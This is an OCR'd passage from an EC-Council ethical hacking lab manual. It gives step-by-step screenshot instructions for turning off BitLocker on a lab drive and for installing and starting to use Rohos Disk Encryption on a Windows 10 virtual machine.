


Figure 4.2.14: New Volume (E:) disk content

20. This concludes the demonstration of performing disk encryption using BitLocker Drive Encryption.
21. Once, you are done with this task; you must turn off BitLocker to decrypt the **New Volume (E:)** disk.

TASK 2.4

Turn off BitLocker

22. To do so, open the **BitLocker Drive Encryption** window, click **New Volume (E:) BitLocker on** and from the options click **Turn off BitLocker.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.15: Turn off BitLocker

23. The **BitLocker Drive Encryption** pop-up appears; click **Turn off BitLocker.**




Figure 4.2.16: BitLocker Drive Encryption pop-up

24. **BitLocker** initiates the decryption process. Wait for it to complete.




Figure 4.2.17: BitLocker Decrypting drive

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. After the completion of decryption process, the **Decryption of E: is complete** pop-up appears; click **Close**.




Figure 4.2.18: Decryption of E: is complete pop-up

26. The **New Volume (E:)** decrypts successfully.
27. Close all open windows and document all the acquired information.

TASK 3 Perform Disk Encryption using Rohos Disk Encryption

Here, we will use the Rohos Disk Encryption tool to perform disk encryption.

TASK 3.1

Install and Launch Rohos Disk Encryption

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\Rohos Disk Encryption** and double-click **rohos.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The **Select Setup Language** dialog box appears; click **OK**.




Figure 4.3.1: Select the Language

Rohos Disk Encryption creates hidden and password-protected partitions on a computer or USB flash drive, and password protects/locks access to your Internet applications. It uses a NIST-approved AES encryption algorithm with a 256-bit encryption key length. Encryption is automatic and on-the-fly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Setup - Rohos Disk Encryption** window appears; read the instruction and click **Next**.




Figure 4.3.2: Rohos setup wizard

4. Follow the steps and install the application using all default settings.
5. After the completion of the installation, **Completing the Rohos Disk Encryption Setup Wizard** appears; ensure that the **Launch Rohos Disk** checkbox is checked and click **Finish**.




Figure 4.3.3: License agreement window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Create an Encrypted Disk for Local Machine

6. The **Rohos Disk Encryption** main window appears; click **Create new disk...**




Figure 4.3.4: Create new disk

7. The **Create new Rohos disk** window appears; click **Change...** to modify the size of the encrypted disk.

